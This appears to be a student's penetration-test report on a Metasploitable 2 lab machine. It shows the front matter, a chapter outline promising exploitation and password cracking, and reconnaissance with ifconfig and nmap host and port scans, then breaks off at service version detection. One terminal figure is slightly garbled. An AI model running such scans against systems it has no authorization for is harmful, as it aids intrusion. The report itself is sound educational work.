

PENETRATION TESTING REPORT:

SECURITY ASSESSMENT OF METASPLOITABLE 2

AUTHORIZED LABORATORY PENETRATION TEST



TOOLS USED

- Nmap
- Metasploit Framework
- John the Ripper
- Nikto
- OWASP ZAP
- Firefox
- Linux Command Line



ENVIRONMENT

- Kali Linux (Attacker)
- Metasploitable 2 (Target)
- Oracle VirtualBox



DATE
AUGUST 2026



ASSESSMENT TYPE
AUTHORIZED
LAB TEST



PREPARED BY
ASAFA QUDUS
(A.K.A PM)



VERSION
1.0



DECLARATION

I, Asafa Qudus, hereby declare that this penetration testing report titled "Penetration Testing Assessment of Metasploitable 2 Using Kali Linux" is my original work. The assessment was conducted in a controlled laboratory environment for educational and learning purposes. All sources of information used in preparing this report have been properly acknowledged and referenced. This report has not been submitted, either wholly or partly, for any other academic or professional purpose.

Name: Asafa Qudus

Date: 03/08/2026

CERTIFICATION

This report, titled "**Penetration Testing Assessment of Metasploitable 2 Using Kali Linux**," was prepared by **Asafa Qudus** as a practical demonstration of cybersecurity and ethical hacking skills. The assessment was conducted within a controlled laboratory environment using authorized penetration testing tools and techniques.

The report documents the complete penetration testing process, including reconnaissance, service enumeration, vulnerability assessment, exploitation, post-exploitation, password auditing, web application security testing, risk analysis, and security recommendations. All activities were carried out solely for educational and professional portfolio purposes, in accordance with ethical hacking principles and responsible cybersecurity practices.

DEDICATION

This report is dedicated to **Almighty Allah**, whose mercy, wisdom, and guidance have made this achievement possible.

It is also dedicated to my beloved family for their continuous encouragement, prayers, and unwavering support throughout my cybersecurity learning journey.

Finally, I dedicate this work to every aspiring cybersecurity professional who believes that persistence, continuous learning, and ethical practice can open the door to a successful career

ACKNOWLEDGEMENTS

I sincerely express my gratitude to **Almighty Allah** for granting me the strength, wisdom, good health, and perseverance to complete this penetration testing project.

I also appreciate my family for their constant encouragement, patience, and support throughout this learning journey.

My appreciation goes to the cybersecurity community, whose learning resources, documentation, and practical laboratories have contributed significantly to my knowledge and skills in ethical hacking and penetration testing.

Finally, I acknowledge all developers and contributors behind the open-source tools used in this project, including **Kali Linux**, **Metasploitable 2**, **Metasploit Framework**, **Nmap**, **Nikto**, **John the Ripper**, **OWASP ZAP**, and **Oracle VirtualBox**, whose tools made this educational assessment possible

ABSTRACT

This report presents a comprehensive penetration testing assessment conducted on the **Metasploitable 2** virtual machine within a controlled and authorized laboratory environment. The primary objective of the assessment was to identify security vulnerabilities, validate selected findings through controlled exploitation, evaluate the potential impact of identified weaknesses, and provide practical recommendations to improve system security.

The assessment followed a structured penetration testing methodology comprising reconnaissance, service enumeration, vulnerability assessment, exploitation, post-exploitation, password auditing, and web application security testing. Industry-standard tools including **Nmap**, **Metasploit Framework**, **John the Ripper**, **Nikto**, and **OWASP ZAP** were utilized throughout the assessment. The laboratory environment was hosted on **Oracle VirtualBox**, with **Kali Linux** serving as the attacker machine and **Metasploitable 2** as the intentionally vulnerable target system.

The assessment identified multiple security weaknesses, including outdated software, weak authentication mechanisms, insecure service configurations, and web application vulnerabilities. A critical vulnerability, **CVE-2011-2523 (vsFTPD 2.3.4 Backdoor)**, was successfully validated through controlled exploitation, resulting in root-level access to the target system. Additional post-exploitation activities included system enumeration, password hash extraction, offline password auditing, and web application analysis.

The findings demonstrate the importance of regular vulnerability assessments, timely software updates, secure system configurations, strong password policies, and continuous security monitoring. This report serves as evidence of practical penetration testing skills and highlights the value of ethical hacking as a proactive approach to strengthening organizational cybersecurity.

Keywords: Penetration Testing, Ethical Hacking, Kali Linux, Metasploitable 2, Metasploit Framework, Nmap, OWASP ZAP, Nikto, John the Ripper, Vulnerability Assessment.

TABLE OF CONTENTS

Declaration i

Certification ii

Dedication iii

Acknowledgements iv

Abstract v

Table of Contents vi

List of Figures vii

List of Tables viii

List of Abbreviations ix

CHAPTER ONE:

INTRODUCTION 1

- 1.1 Background
- 1.2 Problem Statement
- 1.3 Aim of the Assessment
- 1.4 Objectives
- 1.5 Scope of the Assessment
- 1.6 Significance of the Assessment
- 1.7 Report Organization

CHAPTER TWO: ASSESSMENT

SCOPE

•

2.1 Introduction

2.2 Assessment Type

2.3 Assessment Objectives

2.4 Scope of the Assessment

2.5 Assessment Environment

2.6 Rules of Engagement

2.7 Limitations

2.8 Ethical Considerations

2.9 Conclusion

CHAPTER THREE: LABORATORY

ENVIRONMENT

3.1 Introduction

3.2 Laboratory Architecture

3.3 Oracle VirtualBox Environment

3.4 Kali Linux – Attacker Machine

3.5 Metasploitable 2 – Target Machine

3.6 Network Configuration

3.7 Laboratory Verification

3.8 Chapter Summary

CHAPTER FOUR: RECONNAISSANCE

.....

4.1 Introduction

4.2 Objectives

4.3 Network Verification

4.4 Host Discovery

4.5 Analysis

4.6 Key Findings

4.7 Chapter Summary

CHAPTER FIVE: SERVICE ENUMERATION

5.1 Introduction

5.2 Objectives

5.3 Port Scanning

5.4 Open Ports

5.5 Running Services

5.6 Service Version Detection

5.7 Version Detection Results

5.8 Default Script Scan

5.9 Analysis

5.10 Key Findings

5.11 Chapter Summary

CHAPTER SIX: VULNERABILITY ASSESSMENT

- 6.1 Introduction
- 6.2 Objectives
- 6.3 Assessment Methodology
- 6.4 Vulnerability Scan
- 6.5 Vulnerability Analysis
- 6.6 Critical Vulnerability (CVE-2011-2523)
- 6.7 Impact Assessment
- 6.8 Risk Evaluation
- 6.9 Key Findings
- 6.10 Discussion
- 6.11 Chapter Summary

CHAPTER SEVEN: EXPLOITATION

.....

- 7.1 Introduction
- 7.2 Objectives
- 7.3 Launching Metasploit
- 7.4 Selecting the Exploit Module
- 7.5 Exploit Configuration
- 7.6 Executing the Exploit
- 7.7 Exploitation
- 7.8 Privilege Verification
- 7.9 Security Impact

7.10 Discussion

7.11 Chapter Summary

CHAPTER EIGHT: POST-EXPLOITATION

...

8.1 Introduction

8.2 Objectives

8.3 Post-Exploitation Activities

8.4 System Enumeration

8.5 User Account Enumeration

8.6 Accessing the `/etc/passwd` File

8.7 Accessing the `/etc/shadow` File

8.8 Creating a Combined Password Database

8.9 Chapter Summary

CHAPTER NINE: PASSWORD AUDITING

.

9.1 Introduction

9.2 Objectives

9.3 Password Database Preparation

9.4 John the Ripper

9.5 Password Cracking Methodology

9.6 Recovered Passwords

9.7 Password Audit Results

9.8 Security Impact

9.9 Key Findings

9.10 Recommendations

9.11 Discussion

9.12 Chapter Summary

CHAPTER TEN: WEB APPLICATION SECURITY ASSESSMENT

10.1 Introduction

10.2 Objectives

10.3 Tools Used

Part A - Nikto Web Server Assessment

10.4 Target Verification

10.5 Nikto Scan

10.6 Nikto Findings

10.7 Nikto Risk Summary

Part B - OWASP ZAP Assessment

10.8 Configuring the Proxy

10.9 Launching OWASP ZAP

10.10 Site Enumeration

10.11 Security Alerts

10.12 HTTP Response Analysis

10.13 Risk Summary

10.14 Chapter Summary

CHAPTER ELEVEN: RISK ANALYSIS

.

11.1 Introduction

11.2 Risk Assessment Methodology

11.3 Risk Rating Criteria

11.4 Risk Analysis

11.5 Overall Risk Summary

11.6 Discussion

11.7 Chapter Summary

CHAPTER TWELVE: SECURITY
RECOMMENDATIONS

12.1 Introduction

12.2 Finding PT-001 – Upgrade VSFTPD

12.3 Finding PT-002 – Implement Least Privilege

12.4 Finding PT-003 – Strengthen Password Policy

12.5 Finding PT-004 – Disable Anonymous FTP

12.6 Finding PT-005 – Upgrade Apache and PHP

12.7 Finding PT-006 – Configure Security Headers

12.8 Finding PT-007 – Disable HTTP TRACE

12.9 Finding PT-008 – Disable Directory Listing

12.10 Finding PT-009 – Reduce Information Disclosure

12.11 General Security Recommendations

12.12 Recommendation Summary

12.13 Chapter Summary

CHAPTER THIRTEEN:
CONCLUSION

.

13.1 Conclusion

13.2 Lessons Learned

13.3 Future Work

REFERENCES

APPENDIX A: Commands Used

APPENDIX B: List of Figures

APPENDIX C: List of Abbreviations

CHAPTER ONE

INTRODUCTION

1.1 Background

The rapid growth of information technology has transformed the way individuals, organizations, and governments store, process, and exchange information. While technological advancement has improved productivity and connectivity, it has also increased the number and sophistication of cyber threats. Attackers continually exploit vulnerabilities in operating systems, applications, and network services to gain unauthorized access, steal sensitive information, or disrupt business operations.

Penetration testing is a proactive cybersecurity practice used to identify and evaluate security weaknesses before they can be exploited by malicious actors. Unlike vulnerability scanning, which primarily identifies potential weaknesses, penetration testing validates vulnerabilities through controlled exploitation within an authorized environment. This process enables organizations to understand the real-world impact of security flaws and implement effective remediation measures.

To develop practical penetration testing skills, cybersecurity professionals often perform assessments in isolated laboratory environments using intentionally vulnerable systems. Such environments allow learners to safely practice reconnaissance, enumeration, exploitation, post-exploitation, password auditing, and web application security testing without affecting production systems.

This report documents a complete penetration testing assessment conducted against **Metasploitable 2**, an intentionally vulnerable Linux virtual machine designed for cybersecurity education. The assessment was carried out within an isolated virtual laboratory using **Oracle VirtualBox** and **Kali Linux**, following established penetration testing methodologies and using widely adopted security assessment tools.

1.2 Problem Statement

Many organizations continue to operate systems containing outdated software, weak authentication mechanisms, unnecessary network services, and insecure configurations. These weaknesses significantly increase the likelihood of successful cyberattacks.

Failure to identify and remediate such vulnerabilities may result in:

- Unauthorized system access
- Data breaches
- Privilege escalation
- Service disruption
- Financial and reputational damage

This project demonstrates how a structured penetration testing assessment can identify these weaknesses and provide actionable recommendations to improve overall system security.

1.3 Aim of the Assessment

The aim of this penetration testing assessment is to evaluate the security posture of the Metasploitable 2 virtual machine within an authorized laboratory environment by identifying vulnerabilities, validating selected findings through controlled exploitation, and documenting appropriate remediation recommendations.

1.4 Objectives

The objectives of this assessment are to:

- Build a secure home penetration testing laboratory using Oracle VirtualBox.
 - Configure Kali Linux as the attacker machine.
 - Configure Metasploitable 2 as the target machine.
 - Perform network reconnaissance using Nmap.
 - Enumerate network services and software versions.
 - Identify publicly known vulnerabilities.
 - Validate selected vulnerabilities through controlled exploitation using Metasploit Framework.
 - Perform post-exploitation activities.
 - Conduct offline password auditing using John the Ripper.
 - Assess web application security using Nikto and OWASP ZAP.
 - Evaluate identified risks.
 - Recommend security improvements based on the findings.
-

1.5 Scope of the Assessment

The scope of this assessment was limited exclusively to an isolated virtual laboratory environment.

The assessment targeted only the **Metasploitable 2** virtual machine located within the local virtual network.

No production systems, public networks, or third-party services were scanned or exploited.

The activities performed during the assessment included:

- Network discovery
- Service enumeration
- Vulnerability assessment
- Controlled exploitation
- Post-exploitation
- Password auditing
- Web application security assessment

1.6 Significance of the Assessment

This project demonstrates the practical application of penetration testing techniques using industry-standard tools within an authorized laboratory environment.

The assessment highlights how attackers identify and exploit security weaknesses while emphasizing the importance of defensive measures such as software updates, secure configurations, strong authentication, and continuous security monitoring.

The report also serves as a practical portfolio demonstrating technical competency in penetration testing methodologies, documentation, and responsible security testing practices.

1.7 Report Organization

This report is organized into thirteen chapters.

- **Chapter One** introduces the project, defines the objectives, scope, and significance of the assessment.
- **Chapter Two** describes the assessment scope and laboratory setup.
- **Chapter Three** presents the laboratory environment.
- **Chapter Four** covers reconnaissance activities.
- **Chapter Five** documents service enumeration.
- **Chapter Six** discusses vulnerability assessment.
- **Chapter Seven** details the exploitation process.
- **Chapter Eight** describes post-exploitation activities.
- **Chapter Nine** presents the password auditing process.
- **Chapter Ten** documents the web application assessment.
- **Chapter Eleven** provides a risk analysis.
- **Chapter Twelve** presents security recommendations.
- **Chapter Thirteen** concludes the assessment and summarizes the findings.

CHAPTER TWO

ASSESSMENT SCOPE

2.1 Introduction

Before commencing any penetration testing engagement, it is essential to define the scope of the assessment. A clearly defined scope establishes the systems authorized for testing, the objectives of the engagement, the tools to be used, and the limitations under which the assessment will be conducted.

This assessment was performed entirely within a controlled virtual laboratory using intentionally vulnerable systems. The purpose was to simulate a real-world penetration testing engagement while ensuring that all testing activities remained safe, ethical, and fully authorized.

2.2 Assessment Type

This engagement was conducted as an **Authorized Laboratory Penetration Test**.

Unlike assessments performed against production environments, this engagement targeted an intentionally vulnerable virtual machine designed specifically for cybersecurity education and penetration testing practice.

The assessment followed a structured methodology that included:

- Reconnaissance
- Service Enumeration
- Vulnerability Assessment
- Controlled Exploitation
- Post-Exploitation
- Password Auditing
- Web Application Security Assessment
- Risk Analysis
- Security Recommendations

2.3 Assessment Objectives

The primary objective of this assessment was to evaluate the security posture of the target system by identifying vulnerabilities, validating selected findings through controlled exploitation, and documenting practical recommendations for improving system security.

Specific objectives included:

- Build a secure penetration testing laboratory.
- Verify network connectivity between the attacker and target systems.
- Discover active hosts within the laboratory network.
- Enumerate open ports and running services.
- Identify known vulnerabilities.
- Validate a critical vulnerability through controlled exploitation.
- Perform post-exploitation activities to evaluate the impact of successful compromise.
- Assess password strength through offline password auditing.
- Evaluate the security of the hosted web applications.
- Document all findings and recommendations in a professional technical report.

2.4 Scope of the Assessment

The assessment was limited to the systems listed below.

In Scope

Asset	Description
Kali Linux	Attacker workstation
Metasploitable 2	Target system
Apache Web Server	Web application testing
FTP Service (vsFTPd 2.3.4)	Vulnerability assessment
SSH Service	Enumeration only
Telnet Service	Enumeration only

Asset	Description
MySQL	Enumeration only
PostgreSQL	Enumeration only
Web Applications	Nikto and OWASP ZAP assessment

Out of Scope

The following activities were **not** performed:

- Testing public Internet hosts
- Testing production systems
- Denial-of-Service (DoS) attacks
- Wireless network attacks
- Password spraying against external systems
- Social engineering
- Physical security testing
- Malware deployment
- Persistence mechanisms

2.5 Assessment Environment

The assessment was conducted within an isolated Oracle VirtualBox environment consisting of two virtual machines connected to the same virtual network.

Attacker Machine

Item	Value
Operating System	Kali Linux
Purpose	Penetration Testing Workstation

Target Machine

Item	Value
Operating System	Metasploitable 2
Purpose	Vulnerable Target

2.6 Rules of Engagement

To ensure that testing remained ethical and controlled, the following rules were observed throughout the assessment:

- Testing was conducted only against systems within the defined scope.
- All activities were performed within an isolated laboratory environment.
- No production or third-party systems were targeted.
- Publicly available penetration testing tools were used.
- Findings were documented accurately based on the observed results.
- The assessment focused on identifying and demonstrating vulnerabilities rather than causing disruption.

2.7 Limitations

Several limitations should be considered when interpreting the results of this assessment.

- The assessment was conducted within a laboratory environment and does not necessarily represent the security posture of a production network.
 - Only the services exposed by the target machine were evaluated.
 - Some vulnerabilities may require additional testing beyond the scope of this assessment.
 - Exploitation was limited to selected vulnerabilities for educational purposes.
-

2.8 Ethical Considerations

All activities documented in this report were performed exclusively within an authorized laboratory environment.

The techniques described were used solely for educational purposes and to demonstrate defensive cybersecurity practices. Unauthorized use of these techniques against systems without explicit permission is unethical and may violate applicable laws and regulations.

2.9 Conclusion

This chapter defined the scope, objectives, environment, and limitations of the penetration testing engagement. By establishing clear boundaries and rules of engagement, the assessment maintained a structured, ethical, and repeatable methodology. The following chapter describes the laboratory environment and the technologies used to perform the assessment.

CHAPTER THREE

LABORATORY ENVIRONMENT

3.1 Introduction

A properly configured laboratory environment is essential for conducting penetration testing safely and ethically. Rather than testing production systems, cybersecurity professionals often use isolated virtual environments that replicate real-world scenarios while eliminating the risk of affecting operational infrastructure.

For this assessment, an isolated penetration testing laboratory was created using Oracle VirtualBox. The environment consisted of a Kali Linux virtual machine configured as the attack platform and a Metasploitable 2 virtual machine configured as the intentionally vulnerable target. Both systems were connected to the same virtual network to enable communication during the assessment.

3.2 Laboratory Architecture

The penetration testing laboratory consisted of two virtual machines hosted on Oracle VirtualBox.

System	Role	Purpose
Kali Linux	Attacker	Penetration testing workstation
Metasploitable 2	Target	Intentionally vulnerable Linux server

Both virtual machines communicated through the same virtual network, allowing the attacker machine to perform reconnaissance, enumeration, exploitation, and post-exploitation activities against the target.

3.3 Oracle VirtualBox Environment


Oracle VirtualBox served as the virtualization platform used to host the laboratory.

Virtualization provides several advantages for penetration testing, including:

- Safe and isolated testing
- Easy restoration using snapshots
- Support for multiple operating systems
- Low hardware requirements
- Repeatable testing environments

Figure 3.1 illustrates the configured virtual laboratory containing the Kali Linux and Metasploitable 2 virtual machines.

Figure 3.1 – Oracle VirtualBox Laboratory Environment



3.4 Kali Linux – Attacker Machine

Kali Linux was used as the attack platform throughout the assessment.

Kali Linux is a Debian-based Linux distribution developed specifically for penetration testing, digital forensics, and security auditing. It includes hundreds of pre-installed cybersecurity tools that support every phase of a penetration test.

The primary tools used during this assessment are summarized below.

Table 3.1 – Penetration Testing Tools

Tool	Purpose
Nmap	Host discovery, port scanning, and service enumeration
Metasploit Framework	Vulnerability validation and exploitation
John the Ripper	Offline password auditing
Nikto	Web server vulnerability assessment
OWASP ZAP	Web application security testing
Firefox	Web application access through proxy
Linux Terminal	System administration and command execution

The Kali Linux desktop used throughout the assessment is shown in **Figure 3.2**.

Figure 3.2 – Kali Linux Attacker Machine



3.5 Metasploitable 2 - Target Machine

Metasploitable 2 was selected as the target system because it is intentionally vulnerable and widely used for penetration testing education.

The operating system contains numerous outdated services, insecure configurations, and known vulnerabilities that allow students and professionals to practice offensive security techniques in a controlled environment.

After booting successfully, the login screen confirmed that the operating system was ready for testing.

Figure 3.3 – Metasploitable 2 Login Screen

This configuration allowed the Kali Linux attacker machine to interact directly with the Metasploitable 2 target while preventing unintended interaction with external production systems.

The isolated laboratory design ensured that all penetration testing activities remained controlled, repeatable, and compliant with ethical testing practices.

3.7 Laboratory Verification

Before beginning reconnaissance activities, the following checks were completed:

Verification	Status
VirtualBox environment operational	✓
Kali Linux booted successfully	✓
Metasploitable 2 booted successfully	✓
Network connectivity established	✓
Target reachable from attacker	✓

These verification steps confirmed that the laboratory was functioning correctly and was ready for the penetration testing assessment.

3.8 Chapter Summary

This chapter described the laboratory environment used throughout the assessment. Oracle VirtualBox provided an isolated virtualization platform for hosting the Kali Linux attacker machine and the Metasploitable 2 target machine. The environment was successfully verified before testing commenced, ensuring that all subsequent activities were performed safely within an authorized laboratory setting.

Figure 3.2: Kali Linux Attacker Machine Used During the Assessment



CHAPTER FOUR

RECONNAISSANCE

4.1 Introduction

Reconnaissance is the first operational phase of a penetration testing engagement. The objective of this phase is to gather information about the target environment while minimizing interaction with the target systems. Information collected during reconnaissance assists the penetration tester in understanding the network layout, identifying live hosts, and determining which systems are within the scope of the assessment.

For this engagement, reconnaissance activities were performed using **Nmap (Network Mapper)** to identify active hosts and verify communication between the Kali Linux attacker machine and the Metasploitable 2 target machine.

4.2 Objectives

The objectives of the reconnaissance phase were to:

- Verify network communication between the attacker and target.
- Identify the IP address of the Kali Linux attacker machine.
- Identify the IP address assigned to the Metasploitable 2 target machine.
- Discover active hosts within the isolated laboratory network.
- Confirm that the target system was available for further assessment.

4.3 Tools Used

Table 4.1 – Tools Used During Reconnaissance

Tool	Purpose
Nmap	Host discovery and network scanning
Linux Terminal	Command execution
ifconfig	Display network interface configuration

4.4 Identifying the Attacker Machine

Before performing any network scans, the network configuration of the Kali Linux virtual machine was verified using the `ifconfig` command.

Command Used


```
ifconfig
```

The output confirmed that the attacker machine was assigned the following IP address:

- **IP Address:** 10.141.161.205
- **Subnet Mask:** 255.255.255.0

This address was used as the source system throughout the penetration testing engagement.

Figure 4.1 – Kali Linux Network Configuration



```
(kali@kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.141.161.205 netmask 255.255.255.0 broadcast 10.141.161.255
    inet6 fe80::648f:23c:42f3:47bd prefixlen 64 scopeid 0<link>
    ether 08:00:27:5a:87:bc txqueuelen 1000 (Ethernet)
    RX packets 183 bytes 21001 (20.5 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 555 bytes 36186 (35.3 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 8 bytes 480 (480.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 8 bytes 480 (480.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(kali@kali)-[~]
$
```

4.5 Identifying the Target Machine

The network configuration of the Metasploitable 2 virtual machine was then examined.

Command Used


```
ifconfig
```

The target machine was assigned the following address:

- **IP Address:** 10.141.161.155
- **Subnet Mask:** 255.255.255.0

This address became the primary target for all subsequent penetration testing activities.

Figure 4.2 – Metasploitable 2 Network Configuration



4.6 Host Discovery

After confirming the network configuration of both systems, an Nmap host discovery scan was performed to identify active systems on the virtual network.

Command Used

```
nmap -sn 10.141.161.0/24
```

The `-sn` option instructs Nmap to perform host discovery without conducting a port scan.

The scan successfully identified four active hosts on the network, including the Metasploitable 2 target machine (**10.141.161.155**).

This confirmed that communication between the attacker and target systems was functioning correctly.

Figure 4.3 – Nmap Host Discovery Scan

```
kali@kali:~$ cat /dev/net/tun
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 555 bytes 36186 (35.3 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 8 bytes 480 (480.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 8 bytes 480 (480.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(kali@kali)~$ nmap -sn 10.141.161.0/24
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-01 09:31 -0400
Nmap scan report for 10.141.161.155
Host is up (0.0017s latency).
MAC Address: 08:00:27:73:46:B3 (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.141.161.204
Host is up (0.00037s latency).
MAC Address: 60:F2:62:05:94:7F (Intel Corporate)
Nmap scan report for 10.141.161.237
Host is up (0.0069s latency).
MAC Address: 96:33:C5:64:6A:30 (Unknown)
Nmap scan report for 10.141.161.205
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 7.25 seconds

(kali@kali)~$
```

4.7 Analysis

The reconnaissance phase verified that both virtual machines were configured correctly and operating on the same isolated network segment.

Although four hosts responded to the discovery scan, the assessment scope was limited exclusively to the authorized Metasploitable 2 target system. No testing was performed against the other discovered hosts.

The successful completion of this phase established a reliable foundation for the service enumeration activities described in the next chapter.

4.8 Key Findings

Table 4.2 – Reconnaissance Findings

Finding	Result
Kali Linux IP Address	10.141.161.205
Metasploitable 2 IP Address	10.141.161.155

Finding	Result
Network Connectivity	Successful
Active Hosts Identified	4
Authorized Target Confirmed	Yes

4.9 Chapter Summary

The reconnaissance phase successfully identified the attacker and target systems and verified communication within the isolated laboratory network. Host discovery confirmed that the Metasploitable 2 virtual machine was active and accessible. With the target confirmed, the assessment proceeded to the enumeration phase to identify open ports, running services, and software versions.

CHAPTER FIVE

ENUMERATION

5.1 Introduction

Following the successful completion of the reconnaissance phase, the next stage of the penetration testing engagement focused on **service enumeration**. Enumeration involves actively interacting with the target system to identify open ports, discover running services, determine software versions, and collect additional information that may assist in identifying security weaknesses.

The information gathered during this phase is essential because it enables the penetration tester to understand the target's attack surface and prioritize services that may contain publicly known vulnerabilities.

For this assessment, enumeration was performed using **Nmap**, one of the most widely used network scanning and service discovery tools in the cybersecurity industry.

5.2 Objectives

The objectives of the enumeration phase were to:

- Identify open TCP ports on the target system.
- Determine the services listening on those ports.
- Detect service and application versions.
- Gather additional information using Nmap's default scripts.

- Identify potential attack vectors for the vulnerability assessment phase.

5.3 Tools Used

Table 5.1 – Enumeration Tools

Tool	Purpose
Nmap	Port scanning and service enumeration
Linux Terminal	Command execution

5.4 Basic Port Scan

The first step in the enumeration phase was to perform a basic TCP port scan against the target system.

Command Used

```
nmap 10.141.161.155
```

This scan identified the open ports available on the target and provided the names of the associated services.

The results showed that the Metasploitable 2 virtual machine exposed numerous network services, indicating a large attack surface suitable for penetration testing exercises.

Figure 5.1 – Nmap Basic Port Scan

```

$ nmap 10.141.161.155
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-01 09:32 -0400
Nmap scan report for 10.141.161.155
Host is up (0.0024s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1924/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:73:46:B3 (Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 0.87 seconds
```

5.5 Analysis of Open Ports

The scan identified several important services.

Table 5.2 – Open Ports and Services

Port	Service	Purpose
21	FTP	File Transfer Protocol
22	SSH	Secure remote administration
23	Telnet	Remote terminal access
25	SMTP	Email transfer
53	DNS	Domain Name Service
80	HTTP	Web server
111	RPCbind	Remote Procedure Calls
139	NetBIOS	Windows file sharing
445	Samba	SMB file sharing
3306	MySQL	Database service
5432	PostgreSQL	Database service
5900	VNC	Remote desktop
6000	X11	Graphical display
8180	Apache Tomcat	Web application server

The presence of multiple exposed services significantly increased the potential attack surface of the target system.

5.6 Service Version Detection

